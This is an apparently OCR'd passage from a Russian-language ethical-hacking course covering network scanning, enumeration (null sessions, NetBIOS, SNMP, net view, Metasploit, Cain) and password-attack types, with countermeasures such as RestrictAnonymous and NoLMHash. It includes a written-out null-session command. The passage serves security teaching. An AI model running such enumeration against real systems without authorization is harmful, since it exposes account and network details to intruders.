80/tcp  open  http
110/tcp open  pop3
MAC Address: 00:0C:29:31:57:28 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 25.83 seconds
```


- Без каких-либо переключателей Nmap будет успешен против систем, которые заблокируют ICMP.
- Сканирование Nmap по умолчанию сканирует множество портов, но не все.
- Вы не увидите MAC-адрес при сканировании системы через Интернет.

Zenmap

Zenmap - это графический интерфейс для Nmap. Введите тот же IP адрес в инструменте Zenmap, и после завершения сканирования нажмите Порты/Хосты для результатов. Файл веб-журнала показывает сканирование с помощью Zenmap.







Создание пакетов

С помощью Fping (www.fping.com/), Вы можете указать диапазон IP-адресов в командной строке или Вы можете создать файл, содержащий несколько IP-адресов, и использовать их в качестве входных файлов. Это включено в программное обеспечение BackTrack.
Hping (www.hping.org/download) может обходить фильтрующие устройства путем создания или изменения пакетов. Чтобы узнать больше, введите Hping -
help в командной строке.

Сканирование контрмер

Существуют различные шаги, которые Вы можете предпринять в качестве контрмер, если сканирование не удалось:
- Используйте брандмауэр, который должен обнаруживать

зонды.
- Установите систему обнаружения сетевых вторжений. Он должен идентифицировать ОС и методы обнаружения, используемые различными инструментами.
- Закройте все ненужные порты.
- Разверните инструменты для обнаружения сканирования портов.

Резюме

Доступно множество инструментов, которые помогут Вам защитить сети организации. Процесс включает в себя футпринтинг или поиск информации в сети, используя разведку, методы обнаружения, которые Вы используете, чтобы найти информацию. Вы также узнали, как злоумышленники используют сканирование сети, чтобы получить информация о цели.

Ресурсы

- Wayback Machine: www.archive.org/
- CSSIA: http://cssia.org/
- Google: www.google.com
- VitalRec.com: www.vitalrec.com
- Switchboard: www.switchboard.com
- Zabasearch.com: www.zabasarch.com
- USA.gov: www.usa.gov
- Whois: www.whois.com
- SmartWhois: http://smartwhois.com/
- Active Whois Network Tool: www.tucows.com/preview/1597378/Active-Whois-Browser
- ViewDNS: http://viewdns.info/
- DNS Enumerator: https://code.google.com/p/dnsenum/
- SpiderFoot: www.spiderfoot.net/
- DNStuff: www.dnsstuff.com/

- Expired Domains: www.expireddomains.net/
- ARIN: www.arin.net/
- 3D Traceroute: www.d3tr.de/
- McAfee Visual Trace: www.mcafee-neotrace-professional.com-about.com/
- VisualRoute: www.visualroute.com/
- Path Analyzer Pro: www.pathanalyzer.com/TouchGraph : www.touchgraph.com/navigator
- Maltego: www.paterva.com/web6/
- Fping www.fping.com/
- Hping www.hping.org/download

3. Перечисление (enumeration)

Перечисление включает в себя подключение к системе. Поскольку перечисление - обязательная часть тестирования, Вы должны иметь разрешение от организации как этичный хакер. Вы пытаетесь получить информацию и доступ к серверам с помощью учетных записей сотрудников.

В этой главе Вы узнаете о методах перечисления, как установить нулевой сеанс и как идентифицировать перечисление. Вы узнаете о важных концепциях, связанных с активным и пассивным перечислением.

К концу этой главы Вы сможете

1. Объяснить приемы перечисления.
2. Узнать, как установить нулевой сеанс.
3. Определить контрмеры перечисления.
4. Выполнить активное и пассивное перечисление.

Шаги для компрометации системы

Перечисление - это первый шаг к компрометации системы. Злоумышленник имеет активное подключение к цели для получения информации. Далее злоумышленник пытается определить пароль. Как только злоумышленник получает доступ к системе с использованием учетной записи, он пытается получить права администратора. Злоумышленник устанавливает приложения, предоставляющие информацию о цели и скрывает их, чтобы администратор не мог их идентифицировать. Злоумышленник стирает любые следы пути, которые он использовал.


Есть шесть основных шагов, связанных с компрометацией системы:

1. Перечисление
2. Взлом пароля
3. Повышение привилегий
4. Проследить проведение
5. Скрытие файла
6. Выполнение приложения

Перечисление

Перечисление указано как первый шаг в компрометации системы и представляет собой процесс, включающий в себя активные подключения к цели. Тип перечисляемой информации может быть сгруппирован в четыре категории: сеть ресурсов и общие ресурсы, пользователи и группы, параметры аудита и баннеры приложения.

Для аутентификации в операционной системе, требуется учетная запись пользователя. Windows также поддерживает уникальный тип пользователя, называемый нулевым пользователем (null user). Ноль (null) не имеет имени пользователя или пароля, но может использоваться для доступа к определенной информации в сети. Нуль (null) способен перечислять имена учетных записей.



При нулевом сеансе учетные данные пользователя и пароль не предоставляются. Это анонимное подключение к сетевому ресурсу IPC$. Чтобы установить нулевое значение сеанса введите команду в командной строке, показанную ниже. Из нулевого сеанса злоумышленники могут вызывать API и использовать Remote Procedure Calls для получения информации о паролях, пользователях и службах. Контрмеры включают в себя фильтрацию портов, отключение служб SMB, проверку HKLM, настройку политик безопасности и ограничение удаленного доступа.

net use \\192.168.1.101\IPC$ "" /user:""

Начиная с Windows Vista и Server 2008, нулевые сеансы не доступны и не могут быть включены даже администратором.

Основы NetBIOS

NetBIOS-имя (https://searchnetworking.techtarget.com/definition/NetBIOS) может состоять из 16 символов, 15 из которых относятся к имени компьютера. Последний символ зарезервирован для шестнадцатеричного символа, который идентифицирует службу, работающую на компьютере. NetBIOS - это API, протоколы которого, совместно используются и могут получить доступ, чтобы обращаться к компьютерам по имени. Имена компьютеров не маршрутизируются.

Этапы настройки NetBIOS перечислены ниже:

1. Интерфейс программирования Windows, который позволяет компьютерам общаться по локальной сети (LAN)
2. Файлы и принтеры могут быть общими.
3. Использует порты UDP 137 (служба сервера), 138 (служба дейтаграмм) и 139 (TCP) портов (сеансовый сервис)
4. Ограничение в 15 символов применяется к именам NetBIOS, которые, присвоены системе.
5. В сети имя NetBIOS должно быть уникальным.

Инструменты командной строки

В операционную систему Windows встроено несколько инструментов командной строки. Рекомендуется взглянуть на их различные параметры и переключатели.

- netstat отображает сетевые подключения, таблицы маршрутизации и сетевую статистику протоколов.
- nbstat - это диагностический инструмент для NetBios, который используется для устранения неполадок и

проблем с разрешением имен NetBios.

SNMP-перечисление

Простой протокол управления сетью (https://networkencyclopedia.com/simple-network-management-protocol-snmp/) используется для обслуживания и управления маршрутизаторами, концентраторами и коммутаторами. Это протокол прикладного уровня. Злоумышленник заинтересован в Главной Информационной Базе (Master Information Base - MIB), потому что именно там сохраняются данные, описывающие отслеживаемые ресурсы.

- MIB настраивается с ресурсами, которые необходимо отслеживать.
- Строка сообщества по умолчанию состоит из символов PUBLIC.
- Злоумышленник ищет целевой хост с включенным SNMP и строкой сообщества.
- Для перечисления будут видны встроенные объекты SNMP.

Крайне важно, чтобы Вы не устанавливали управление и мониторинг компонентов, если он не будет использоваться. Важно перечисление SNMP, и контрмеры следующие:
- Ограничить доступ к общим ресурсам нулевого сеанса.
- Удалить агент SNMP или отключить службу SNMP.
- Изменить строку сообщества.
- Применить параметр безопасности групповой политики.

Обнаружение хостов с помощью командной строки Windows


Такие инструменты, как nmap, zenmap, tcpdump и Wireshark, позволяют перечислять хосты, но есть некоторые команды, встроенные в Windows, которые также можно использовать.


Таблица ниже включает список команд, используемых во время перечисления хостов Windows.

Command	Result
`net view`	Enumerates the machines within the same workgroup
`net view/domain`	Enumerates all workgroups and domains
`net view/domain: workgroup`	Enumerates the machine in the workgroup WORKGROUP
`net view/domain: XYZcompany`	Enumerates the machines in the workgroup XYZcompany

Обнаружение хостов с помощью Metasploit

В Metasploit есть большое количество сканеров. Воспользуйтесь поиском сканера с помощью команд, чтобы вывести их список. Развертка ARP может быть нацелена на сеть, т.к. показано на рисунке ниже. Сканер Netbios может получить список имен компьютеров, как показано на рисунке ниже.





Использование Cain

Cain - программа для восстановления паролей (https://resources.infosecinstitute.com/topic/password-cracking-using-cain-abel/) для различных типов паролей таких как сеть, компьютер, беспроводная сеть и т. д. Вы можете сканировать все хосты в подсети с помощью сканера MAC-адресов (рисунок ниже). Выбрав Resolve Host Name, отобразятся результаты (рисунок ниже).

IP address	MAC address	OUI fingerprint	Host name
192.168.1.1	000C2931571E	VMware, Inc.	FW
192.168.1.50	000C2948SCBE	VMware, Inc.	
192.168.1.100	000C2943C90D	VMware, Inc.	server.xyzcompany.com
192.168.1.200	000C29C4994B	VMware, Inc.	WINFILE

Резюме

Перечисление - это часть процесса тестирования, требующая

разрешения от организации. В этой главе Вы узнали о конкретных методах перечисления, как установить нулевую сессию и различные контрмеры перечисления. Вы также узнали о различиях между активным и пассивном перечислении.

Ресурсы

- **NetBIOS**: https://searchnetworking.techtarget.com/definition/NetBIOS
- **Simple Network Management Protocol**: https://networkencyclopedia.com/simple-network-management-protocol-snmp/
- **Cain**: https://resources.infosecinstitute.com/topic/password-cracking-using-cain-abel/

4. Взлом системы

В этой главе Вы узнаете о взломе системы, который включает в себя способы распознавать различные виды атак на пароли, использовать инструменты для взлома паролей и обнаруживать меры противодействия взлому паролей. Взлом системы предполагает использование руткитов и дополнительных инструментов, которые заметают следы злоумышленников, которые также будут обсуждаться в этой главе.

К концу этой главы Вы сможете
- Определять различные типы атак на пароль.
- Использовать инструмент для взлома паролей.
- Определять различные меры противодействия взлому паролей.
- Определять различные способы скрытия файлов.
- Узнать, как обнаружить руткит.
- Определять инструменты, которые можно использовать для сокрытия следов злоумышленников.

Атаки на пароли: пассивные онлайн-атаки

После завершения этапов перечисления и сканирования злоумышленник пытается обнаружить учетные записи пользователей или хосты со слабой конфигурацией безопасности. Взлом системы включает в себя взлом паролей, использование кейлоггеров и шпионских программ. Установка руткитов и использование стеганографии тоже попадает в категорию взлома системы.

Пароли являются наиболее часто используемой формой аутентификации. Бывают четыре типа атак на пароли: пассивные, активные, автономные и нетехнические.

- Пассивные: при пассивной атаке взлома пароля злоумышленник сниффит сетевой трафик, чтобы узнать, раскрыта ли какая-либо информация о пароле.

- Сниффинг сети работает только в общем домене коллизий, когда злоумышленник запускает сниффер на одной из систем локальной сети.
- Атаки «человек посередине» перехватывают обе стороны соединения. Это распространено в telnet и беспроводных технологиях, и их трудно реализовать из-за порядковых номеров TCP и скорости. Повторные атаки захватывают пакеты с помощью сниффера, извлекают информацию, а затем помещают пакеты обратно на сервер.

- Активные: подбор пароля является одним из наиболее эффективных активных приемов атак на онлайн-приложения. Информация, полученная в ходе разведки и перечисления теперь может быть полезной. Пример активной онлайн атаки включает подбор пароля. Подбор пароля происходит, когда злоумышленник создает большие словари, включающие слова из иностранных языков, и часто используемых паролей. В этом примере, злоумышленники сканируют профили пользователей в поисках улик.

- В автономном режиме: Пароли никогда не должны храниться в виде обычного текста, и для защиты используется хеширование. Ряд оффлайн-атак, подробно описанных ниже, доступны для использования.


- Предварительно вычисленные хэши проверяют имена пользователей и пароли для входа в систему по общесистемному списку. Файл, содержащий список, всегда должен быть зашифрован, потому что, если файл имеет зашифрованный пароль в читаемом формате, хэш-функция может быть идентифицирована

злоумышленником.
- Атака по словам представляет собой сочетание атак методом грубой силы и атак по словарю, которые использует все возможные комбинации слов в словаре.
- Атака на основе правил имеет место, если у злоумышленника есть какой-либо пароль (т. е. что пароль содержит двузначное число).
- В сетевой распределенной атаке, используется сеть, и неиспользованная вычислительная мощность для расшифровки паролей. Машины работают с клиентами DNA, и могут получить доступ к диспетчеру DNA, который установлен в центральном расположении.
- Радужная атака происходит, когда хеш-таблица паролей (известная как радужная таблица) создается и сохраняется в памяти. Радужную таблицу можно использовать для извлечения открытого пароля из зашифрованного текста.

- Нетехнические: Атаки на пароли не обязательно означают, что используется какая-то технология. Иногда атака на пароль может быть результатом внимательного наблюдения или манипулирования другими. Примеры нетехнических атак включают, серфинг с клавиатуры и социальной инженерии.

Пример атаки на пароль

Злоумышленнику нужно получить только копию одностороннего хэша, хранящегося в системе, чтобы начать успешную атаку на пароль.




Нулевые сеансы

Нулевые сеансы можно установить, подключившись к общему ресурсу без предоставления имени пользователя или пароля. Нулевой сеанс позволяет неаутентифицированному хосту собирать такие данные, как политики паролей, имена пользователей на локальных компьютерах и политики блокировки учетной записи.
Общие ресурсы могут быть перечислены с помощью команды Net View\\имя_целевого_компьютера. Порт 139 или 445 должен быть открыт для нуля, и сессия будет успешной.
В Windows Networking нулевые сеансы существуют, чтобы разрешить
- Доверенные домены для перечисления ресурсов
- Компьютеры вне домена для проверки подлинности и перечисления пользователей
- Учетная запись SYSTEM для проверки подлинности и вывода списка ресурсов

Нулевые сеансы NetBIOS разрешают доступ на чтение и запись в Windows NT/2000 и доступ на чтение для XP и 2003. Меры по предотвращению включают брандмауэры, отключение Netbios через TCP/IP, добавление RestrictAnonymous=1 до HKLM\SYSTEM\CurrentControlSet\Control\LSA. Утилиты, такие как, Desktop Sentry позволяют Вам видеть, кто подключен к Вашей машине, и предоставят
Вам имя пользователя и IP-адрес.
Дополнительные сведения см. в статье Уязвимость нулевого сеанса.
(http://msdn.microsoft.com/en-us/library/ms913275(v=winembedded.5).aspx)

Аутентификация

Системы на базе Windows используют аутентификацию типа «вызов-ответ», и протокол для проверки запросов на удаленный доступ к файлам. Kerberos заменил
NTLM как протокол аутентификации по умолчанию в среде окружения Active Directory. NTLM по-прежнему используется в ситуациях, когда контроллера домена нет в наличии.



1. Сетевой путь к серверу устанавливается клиентом.

2. Сервер отвечает сообщением о вызове, которое используется для установления личности клиента.


3. Клиент отвечает на вызов одним или обоими из двух хешированных значений пароля (которые хранятся на сервере). Если значение хеша захвачено злоумышленником, то он может аутентифицироваться, не зная пароль.

Операции Kerberos

Kerberos использует мощное шифрование для подтверждения личности клиента к серверу и сервер, в свою очередь, может аутентифицировать себя для клиента. Чтобы проиллюстрировать, как работает служба аутентификации Kerberos, подумайте о Ваших правах. Вы можете предъявить свою лицензию другим сторонам, чтобы доказать, что Вы те, за кого себя выдаете. Другие стороны доверяют тому, кому лицензия была выдана, и они примут Вашу лицензию в

качестве доказательства Вашей личности.
Состояние, в котором была выдана лицензия, аналогично состоянию службе аутентификации Kerberos, а лицензия действует как билет клиента к серверу.

- Сервер Kerberos включает идентификаторы пользователей и хешированные пароли для всех пользователей, у которых есть авторизация сервисов.
- Сервер Kerberos также обменивается секретными ключами с каждым сервером для которых он предоставляет билеты доступа.
- Основой аутентификации является билет в среде Kerberos. Билеты используются с клиентом в двухэтапном процессе. Первый билет - это ticket-granting ticket (TGT), выдаваемый AS запрашивающему клиенту. Затем этот билет может быть представлен клиентом серверу Kerberos, с запросом билета для доступа к определенному серверу. Этот клиент-серверный билет (также известный как сервисный билет) используется для получения доступа к сервису в области сервера.
- Поскольку можно зашифровать весь сеанс, это предотвращает потенциально небезопасную передачу элементов, которые могут быть захвачены в сети, например в качестве пароля.
- Билеты имеют отметку времени, а также имеют срок жизни, поэтому попытка повторного использования билета не работает.



Меры противодействия взлому паролей

Важно знать о мерах противодействия, связанных с паролем.
- Хэш LAN Manager или LM, является хэшем по умолчанию для систем, работающих под управлением DOS, Windows 3.11, 95, ME, NT, 2000, XP и Windows 2003.
- Хэш NT - это хэш по умолчанию, используемый для Windows Vista, 7, 8, Server 2008, и Server 2012. Проверка подлинности Kerberos недоступна в более ранних версии.
- Хэш LM менее безопасен, чем хэши NT.

Чтобы отключить хэши LM, Вы

1. Внедрите политику NoLMHash с помощью групповой политики.
2. Реализуйте политику NoLMHash, отредактировав реестр.
3. Найдите HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\Lsa, щелкните Добавить ключ и введите NoLMHash.

4. Используйте пароль длиннее 15 символов (нельзя использовать LM-хэши с паролями такого размера).

Повышение привилегий

